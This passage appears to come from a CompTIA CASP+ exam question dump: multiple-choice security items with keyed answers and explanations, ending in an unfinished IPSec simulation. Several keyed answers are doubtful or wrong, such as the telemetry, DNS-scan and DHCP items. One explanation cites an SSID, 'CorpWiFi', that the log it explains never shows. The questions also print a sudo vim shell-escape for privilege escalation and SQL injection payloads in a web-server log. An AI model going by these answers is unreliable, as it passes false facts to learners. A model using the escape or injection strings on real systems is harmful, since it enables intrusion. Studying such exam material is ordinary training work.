A municipal department receives telemetry data from a third-party provider. The server collecting telemetry sits in the municipal department's screened network and accepts connections from the third party over HTTPS. The daemon has a code execution vulnerability from a lack of input sanitization of out-of-bound messages, and therefore, the cybersecurity engineers would like to implement network mitigations. Which of the following actions, if combined, would BEST prevent exploitation of this vulnerability? (Select TWO).

- A. Implementing a TLS inspection proxy on-path to enable monitoring and policy enforcement
- B. Creating a Linux namespace on the telemetry server and adding to it the servicing HTTP daemon
- C. Installing and configuring filesystem integrity monitoring service on the telemetry server
- D. Implementing an EDR and alert on identified privilege escalation attempts to the SIEM
- E. Subscribing to a UTM service that enforces privacy controls between the internal network and the screened subnet
- F. Using the published data schema to monitor and block off nominal telemetry messages

Answer: AC

Explanation:

A TLS inspection proxy can be used to monitor and enforce policy on HTTPS connections, ensuring that only valid traffic is allowed through and malicious traffic is blocked. Additionally, a filesystem integrity monitoring service can be installed and configured on the telemetry server to monitor for any changes to the filesystem, allowing any malicious changes to be detected and blocked.

NEW QUESTION 102

A security architect is tasked with scoping a penetration test that will start next month. The architect wants to define what security controls will be impacted. Which of the following would be the BEST document to consult?

- A. Rules of engagement
- B. Master service agreement
- C. Statement of work
- D. Target audience

Answer: C

Explanation:

The Statement of Work is a document that outlines the scope of the penetration test and defines the objectives, tools, methodology, and targets of the test. It also outlines the security controls that will be impacted by the test and what the expected outcomes are. Additionally, the Statement of Work should include any legal requirements and other considerations that should be taken into account during the penetration test.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5:

Security Testing, Section 5.4: Defining Scope and Objective.

NEW QUESTION 107

A company wants to refactor a monolithic application to take advantage of cloud native services and service microsegmentation to secure sensitive application components. Which of the following should the company implement to ensure the architecture is portable?

- A. Virtualized emulators
- B. Type 2 hypervisors
- C. Orchestration
- D. Containerization

Answer: D

Explanation:

Containerization is a technology that allows applications to run in isolated and portable environments called containers. Containers are lightweight and self-contained units that

include all the dependencies, libraries, and configuration files needed for an application to run. Containers can be deployed on any platform that supports the container runtime engine, such as Docker or Kubernetes.

Containerization would allow the company to refactor a monolithic application to take advantage of cloud native services and service microsegmentation to secure sensitive application components, because containerization would:

- ? Enable the application to be split into smaller and independent components (microservices) that can communicate with each other through APIs or message queues.
- ? Allow the application to leverage cloud native services, such as load balancers, databases, or serverless functions, that can be integrated with containers through configuration files or environment variables.
- ? Enhance the security of the application by isolating each container from other containers and the host system, and applying fine-grained access control policies and network rules to each container or group of containers.
- ? Ensure the portability of the application by enabling it to run on any cloud provider or platform that supports containers, without requiring any changes to the application code or configuration.

NEW QUESTION 108

During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.

Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

- A. Spawn a shell using sudo and an escape string such as `sudo vim -c '!sh'`.
- B. Perform ASIC password cracking on the host.
- C. Read the `/etc/passwd` file to extract the usernames.
- D. Initiate unquoted service path exploits.
- E. Use the UNION operator to extract the database schema.

Answer: A

Explanation:

Reference: <https://docs.rapid7.com/insightvm/elevating-permissions/>

Spawning a shell using sudo and an escape string is a valid Linux post-exploitation method that can exploit a misconfigured sudoers file and allow a standard user to execute commands as root. ASIC password cracking is used to break hashed passwords, not to elevate privileges. Reading the `/etc/passwd` file may reveal usernames, but not passwords or privileges. Unquoted service path exploits are applicable to Windows systems, not Linux. Using the UNION operator is a SQL injection technique, not a Linux post-exploitation method. Verified References: <https://www.comptia.org/blog/what-is-post-exploitation>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 110

A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility. Which of the following systems should the consultant review before making a recommendation?

- A. CAN
- B. ASIC
- C. FPGA
- D. SCADA

Answer: D

Explanation:

Reference: <https://www.sciencedirect.com/topics/computer-science/protective-relay>

NEW QUESTION 115

A customer reports being unable to connect to a website at `www.test.com` to consume services. The customer notices the web application has the following published cipher suite:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

- A. Weak ciphers are being used.
- B. The public key should be using ECDSA.
- C. The default should be on port 80.
- D. The server name should be `test.com`.

Answer: A

Explanation:

Reference: <https://security.stackexchange.com/questions/23383/ssh-key-type-rsa-dsa-ecdsa-are-there-easy-answers-for-which-to-choose-when>

NEW QUESTION 117

To save time, a company that is developing a new VPN solution has decided to use the OpenSSL library within its proprietary software. Which of the following should the company consider to maximize risk reduction from vulnerabilities introduced by OpenSSL?

- A. Include stable, long-term releases of third-party libraries instead of using newer versions.
- B. Ensure the third-party library implements the TLS and disable weak ciphers.
- C. Compile third-party libraries into the main code statically instead of using dynamic loading.
- D. Implement an ongoing, third-party software and library review and regression testing.

Answer: D

Explanation:

Implementing an ongoing, third-party software and library review and regression testing is the best way to maximize risk reduction from vulnerabilities introduced by OpenSSL. Third-party software and libraries are often used by developers to save time and resources, but they may also introduce security risks if they are not properly maintained and updated. By reviewing and testing the third-party software and library regularly, the company can ensure that they are using the latest and most secure version of OpenSSL, and that their proprietary software is compatible and functional with it. References: [CompTIA CASP+ Study Guide, Second Edition, page 362]

NEW QUESTION 119

A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce

- Cloud-delivered services
- Full network security stack
- SaaS application security management
- Minimal latency for an optimal user experience
- Integration with the cloud IAM platform Which of the following is the BEST solution?

- A. Routing and Remote Access Service (RRAS)
- B. NGFW
- C. Managed Security Service Provider (MSSP)
- D. SASE

Answer: D

NEW QUESTION 120

A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the logs for the time surrounding the incident and identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

- A. Software Decompiler
- B. Network enumerator
- C. Log reduction and analysis tool
- D. Static code analysis

Answer: D

NEW QUESTION 121

Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

- A. Modify the ACLs.
- B. Review the Active Directory.
- C. Update the marketing department's browser.
- D. Reconfigure the WAF.

Answer: A

Explanation:

Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 126

An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.

Which of the following processes can be used to identify potential prevention recommendations?

- A. Detection
- B. Remediation
- C. Preparation
- D. Recovery

Answer: C

Explanation:

Preparation is the process that can be used to identify potential prevention recommendations after a security incident, such as a ransomware attack. Preparation involves planning and implementing security measures to prevent or mitigate future incidents, such as by updating policies, procedures, or controls, conducting training or awareness campaigns, or acquiring new tools or resources. Detection is the process of discovering or identifying security incidents, not preventing them. Remediation is the process of containing or resolving security incidents, not preventing them. Recovery is the process of restoring normal operations after security incidents, not preventing them. Verified References: <https://www.comptia.org/blog/what-is-incident-response> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 128

A company's Chief Information Officer wants to Implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide Information on attempted attacks, and provide analysis of malicious activities to determine the processes or users Involved. Which of the following would provide this information?

- A. HIPS
- B. UEBA
- C. HIDS
- D. NIDS

Answer: B

NEW QUESTION 133

A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated. Which of the following techniques would be BEST suited for this requirement?

- A. Deploy SOAR utilities and runbooks.
- B. Replace the associated hardware.
- C. Provide the contractors with direct access to satellite telemetry data.
- D. Reduce link latency on the affected ground and satellite segments.

Answer: A

Explanation:

Deploying SOAR (Security Orchestration Automation and Response) utilities and runbooks is the best technique for automating the process of restoring nominal performance on a legacy satellite link due to degraded modes of operation caused by deprecated hardware and software.

NEW QUESTION 136

A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form? (Select TWO.)

- A. Text editor
- B. OOXML editor
- C. Event Viewer
- D. XML style sheet
- E. SCAP tool
- F. Debugging utility

Answer: BD

NEW QUESTION 139

A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

```
Test email sent from bp_app01 to external_client_app01_mailing_list.
```

Which of the following should the security analyst perform?

- A. Contact the security department at the business partner and alert them to the email event.
- B. Block the IP address for the business partner at the perimeter firewall.
- C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
- D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

Answer: A

Explanation:

The best option for the security analyst to perform is to contact the security department at the business partner and alert them to the email event. The email appears to be a phishing attempt that tries to trick the employees into revealing their login credentials by impersonating a legitimate sender. The security department at the business partner should be notified so they can investigate the source and scope of the attack and take appropriate actions to protect their systems and users. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://us-cert.cisa.gov/ncas/tips/ST04-014>

NEW QUESTION 143

A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic. When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the network?

- A. Packets that are the wrong size or length
- B. Use of any non-DNP3 communication on a DNP3 port
- C. Multiple solicited responses over time

D. Application of an unsupported encryption algorithm

Answer: C

NEW QUESTION 146

An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:

```
*Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of Privilege
*SSL Medium Strength Cipher Suites Supported
*Vulnerability in DNS Resolution Could Allow Remote Code Execution
*SMB Host SIDs allows Local User Enumeration
```

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

- A. Password cracker
- B. Port scanner
- C. Account enumerator
- D. Exploitation framework

Answer: A

NEW QUESTION 148

Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT 7505 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

- A. SQL injection
- B. Cross-site scripting
- C. Brute-force
- D. Cross-site request forgery

Answer: A

NEW QUESTION 151

The Chief Information Security Officer (CISO) is working with a new company and needs a legal “document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

- A. SLA
- B. ISA
- C. Permissions and access
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.

References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

NEW QUESTION 156

Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

- A. Importing the availability of messages
- B. Ensuring non-repudiation of messages
- C. Enforcing protocol conformance for messages
- D. Assuring the integrity of messages

Answer: D

Explanation:

Assuring the integrity of messages is the most important security objective when applying cryptography to control messages that tell an ICS (industrial control system) how much electrical power to output. Integrity is the security objective that ensures the accuracy and completeness of data or information, preventing unauthorized modifications or tampering. Assuring the integrity of messages can prevent malicious or accidental changes to the control messages that could affect the operation or safety of the ICS or the electrical power output. Importing the availability of messages is not a security objective when applying cryptography, but a security objective that ensures the accessibility and usability of data or information, preventing unauthorized denial or disruption of service.

Ensuring non-repudiation of messages is not a security objective when applying cryptography, but a security objective that ensures the authenticity and

accountability of data or information, preventing unauthorized denial or dispute of actions or transactions. Enforcing protocol conformance for messages is not a security objective when applying cryptography, but a security objective that ensures the compliance and consistency of data or information, preventing unauthorized deviations or violations of rules or standards. Verified References: <https://www.comptia.org/blog/what-is-integrity>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 161

A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:

Only users with corporate-owned devices can directly access servers hosted by the cloud provider.

The company can control what SaaS applications each individual user can access. User browser activity can be monitored.

Which of the following solutions would BEST meet these requirements?

- A. IAM gateway, MDM, and reverse proxy
- B. VPN, CASB, and secure web gateway
- C. SSL tunnel, DLP, and host-based firewall
- D. API gateway, UEM, and forward proxy

Answer: B

Explanation:

A VPN (virtual private network) can provide secure connectivity for remote users to access servers hosted by the cloud provider. A CASB (cloud access security broker) can enforce policies and controls for accessing SaaS applications. A secure web gateway can monitor and filter user browser activity to prevent malicious or unauthorized traffic. Verified References: <https://partners.comptia.org/docs/default-source/resources/casp-content-guide> <https://www.comptia.org/blog/what-is-a-vpn>

NEW QUESTION 166

A security architect is designing a solution for a new customer who requires significant security capabilities in its environment. The customer has provided the architect with the following set of requirements:

* Capable of early detection of advanced persistent threats.

* Must be transparent to users and cause no performance degradation.

+ Allow integration with production and development networks seamlessly.

+ Enable the security team to hunt and investigate live exploitation techniques.

Which of the following technologies BEST meets the customer's requirements for security capabilities?

- A. Threat Intelligence
- B. Deception software
- C. Centralized logging
- D. Sandbox detonation

Answer: B

Explanation:

Deception software is a technology that creates realistic but fake assets (such as servers, applications, data, etc.) that mimic the real environment and lure attackers into interacting with them. By doing so, deception software can help detect advanced persistent threats (APTs) that may otherwise evade traditional security tools¹²

. Deception software can also provide valuable insights into the attacker's tactics, techniques, and procedures (TTPs) by capturing their actions and behaviors on the decoys¹³.

Deception software can meet the customer's requirements for security capabilities because:

? It is capable of early detection of APTs by creating attractive targets for them and alerting security teams when they are engaged¹².

? It is transparent to users and causes no performance degradation because it does not interfere with legitimate traffic or resources¹³.

? It allows integration with production and development networks seamlessly because it can create decoys that match the network topology and configuration¹³.

? It enables the security team to hunt and investigate live exploitation techniques because it can record and analyze the attacker's activities on the decoys¹³.

NEW QUESTION 167

An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for PLCs?

- A. Ladder logic
- B. Rust
- C. C
- D. Python
- E. Java

Answer: A

NEW QUESTION 169

A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

- A. Implement strict three-factor authentication.
- B. Implement least privilege policies
- C. Switch to one-time or all user authorizations.
- D. Strengthen identify-proofing procedures

Answer: A

NEW QUESTION 171

During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee. Which of the following processes would BEST satisfy this requirement?

- A. Monitor camera footage corresponding to a valid access request.
- B. Require both security and management to open the door.
- C. Require department managers to review denied-access requests.
- D. Issue new entry badges on a weekly basis.

Answer: B

Explanation:

Reference: <https://www.getkisi.com/access-control>

This solution would implement a two-factor authentication (2FA) process that would prevent unauthorized individuals from entering the storage room by following an authorized employee. The two factors would be the card reader issued by the security team and the presence of a department manager.

NEW QUESTION 175

An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should the analyst run to BEST determine whether financial data was lost?

- A. `grep -v '^4[0-9]{12}(:[0-9]{3})?$' file`
- B. `grep '^4[0-9]{12}(:[0-9]{3})?$' file`
- C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`
- D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

NEW QUESTION 178

A mobile administrator is reviewing the following mobile device DHCP logs to ensure the proper mobile settings are applied to managed devices:

```
10,10/18/2021,17:01:05,Assign,192.168.1.10,UserA-MobileDevice,0236FB12CA0B
23,10/19/2021,07:11:19,Assign,192.168.1.23,UserA-MobileDevice,068ADIFAB109
10,10/20/2021,19:22:56,Assign,192.168.1.96,UserA-MobileDevice,0ABC65E81AB0
10,10/21/2021,22:34:15,Assign,192.168.1.33,UserA-MobileDevice,BAC034EF9451
10,10/22/2021,11:55:41,Assign,192.168.1.12,UserA-MobileDevice,0E938663221B
```

Which of the following mobile configuration settings is the mobile administrator verifying?

- A. Service set identifier authentication
- B. Wireless network auto joining
- C. 802.1X with mutual authentication
- D. Association MAC address randomization

Answer: B

Explanation:

Wireless network auto joining is the mobile configuration setting that the mobile administrator is verifying by reviewing the mobile device DHCP logs. Wireless network auto joining is a feature that allows mobile devices to automatically connect to a predefined wireless network without requiring user intervention or authentication. This can be useful for corporate or trusted networks that need frequent access by mobile devices. The DHCP logs show that the mobile devices are assigned IP addresses from the wireless network with SSID "CorpWiFi", which indicates that they are auto joining this network. References: [CompTIA CASP+ Study Guide, Second Edition, page 420]

NEW QUESTION 182

A bank hired a security architect to improve its security measures against the latest threats. The solution must meet the following requirements:

- Recognize and block fake websites
- Decrypt and scan encrypted traffic on standard and non-standard ports
- Use multiple engines for detection and prevention
- Have central reporting

Which of the following is the BEST solution the security architect can propose?

- A. CASB

- B. Web filtering
- C. NGFW
- D. EDR

Answer: C

Explanation:

A next-generation firewall (NGFW) is a device or software that provides advanced network security features beyond the traditional firewall functions. A NGFW can provide the following capabilities:

? Recognize and block fake websites, using URL filtering and reputation-based analysis

? Decrypt and scan encrypted traffic on standard and non-standard ports, using SSL/TLS inspection and deep packet inspection

? Use multiple engines for detection and prevention, such as antivirus, intrusion prevention system (IPS), application control, and sandboxing

? Have central reporting, using a unified management console and dashboard A cloud access security broker (CASB) is a device or software that acts as an intermediary between cloud service users and cloud service providers. A CASB can provide various security functions such as visibility, compliance, data security, and threat protection, but it does not provide all the capabilities of a NGFW. Web filtering is a technique that blocks or allows web access based on predefined criteria such as categories, keywords, or reputation. Web filtering can help recognize and block fake websites, but it does not provide all the capabilities of a NGFW. Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints such as computers or mobile devices. EDR can help detect and respond to advanced threats, but it does not provide all the capabilities of a NGFW. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.2: Select appropriate hardware and software solutions

NEW QUESTION 184

A cloud security architect has been tasked with selecting the appropriate solution given the following:

* The solution must allow the lowest RTO possible.

* The solution must have the least shared responsibility possible.

« Patching should be a responsibility of the CSP.

Which of the following solutions can BEST fulfill the requirements?

- A. Paas
- B. Iaas
- C. Private
- D. Saas

Answer: D

Explanation:

SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.

References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

NEW QUESTION 186

A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.

Which of the following is the MOST likely cause?

- A. The user agent client is not compatible with the WAF.
- B. A certificate on the WAF is expired.
- C. HTTP traffic is not forwarding to HTTPS to decrypt.
- D. Old, vulnerable cipher suites are still being used.

Answer: C

Explanation:

This could be the cause of the lack of visibility from the WAF (Web Application Firewall) for the web application, as the WAF may not be able to inspect or block unencrypted HTTP traffic. To solve this issue, the web server should redirect all HTTP requests to HTTPS and use SSL/TLS certificates to encrypt the traffic.

NEW QUESTION 190

Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application- level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

- A. IaaS
- B. SaaS
- C. FaaS
- D. PaaS

Answer: D

NEW QUESTION 191

A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.

Which of the following is a security concern that will MOST likely need to be addressed during migration?

- A. Latency
- B. Data exposure
- C. Data loss
- D. Data dispersion

Answer: B

Explanation:

Data exposure is a security concern that will most likely need to be addressed during migration of all company data to the cloud, as it could involve sensitive or confidential data being accessed or disclosed by unauthorized parties. Data exposure could occur due to misconfigured cloud services, insecure data transfers, insider threats, or malicious attacks. Data exposure could also result in compliance violations, reputational damage, or legal liabilities. Latency is not a security concern, but a performance concern that could affect the speed or quality of data access or transmission. Data loss is not a security concern, but an availability concern that could affect the integrity or recovery of data. Data dispersion is not a security concern, but a management concern that could affect the visibility or control of data. Verified References: <https://www.comptia.org/blog/what-is-data-exposure>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 192

Which of the following controls primarily detects abuse of privilege but does not prevent it?

- A. Off-boarding
- B. Separation of duties
- C. Least privilege
- D. Job rotation

Answer: A

NEW QUESTION 196

An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

Unstructured data being exfiltrated after an employee leaves the organization Data being exfiltrated as a result of compromised credentials

Sensitive information in emails being exfiltrated

Which of the following solutions should the security team implement to mitigate the risk of data loss?

- A. Mobile device management, remote wipe, and data loss detection
- B. Conditional access, DoH, and full disk encryption
- C. Mobile application management, MFA, and DRM
- D. Certificates, DLP, and geofencing

Answer: C

Explanation:

Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified References:

? <https://www.manageengine.com/data-security/what-is/byod.html>

? <https://www.cimcor.com/blog/7-scariest-byod-security-risks-how-to-mitigate>

NEW QUESTION 200

An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:

- * Be based on open-source Android for user familiarity and ease.
- * Provide a single application for inventory management of physical assets.
- * Permit use of the camera be only the inventory application for the purposes of scanning
- * Disallow any and all configuration baseline modifications.
- * Restrict all access to any device resource other than those requirement ?

- A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
- B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
- C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
- D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Answer: A

NEW QUESTION 204

A company is preparing to deploy a global service.

Which of the following must the company do to ensure GDPR compliance? (Choose two.)

- A. Inform users regarding what data is stored.
- B. Provide opt-in/out for marketing messages.
- C. Provide data deletion capabilities.
- D. Provide optional data encryption.
- E. Grant data access to third parties.
- F. Provide alternative authentication techniques.

Answer: AC

Explanation:

The main rights for individuals under the GDPR are to:

allow subject access

have inaccuracies corrected have information erased prevent direct marketing

prevent automated decision-making and profiling allow data portability (as per the paragraph above)
 source: <https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/> These are two of the requirements of the GDPR (General Data Protection Regulation),
 which is a legal framework that sets guidelines for the collection and processing of personal data of individuals within the European Union (EU). The GDPR also requires data controllers to obtain consent from data subjects, protect data with appropriate security measures, notify data subjects and authorities of data breaches, and appoint a data protection officer.

NEW QUESTION 208

SIMULATION

An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.


Complete the configuration files to meet the following requirements:

- The EAP method must use mutual certificate-based authentication (With issued client certificates).
- The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,
- The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,

INSTRUCTIONS

Click on the AAA server and VPN concentrator to complete the configuration.

Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:

VPN concentrator

Select proposal

peap
blowfish256
md5
aes256ccm128
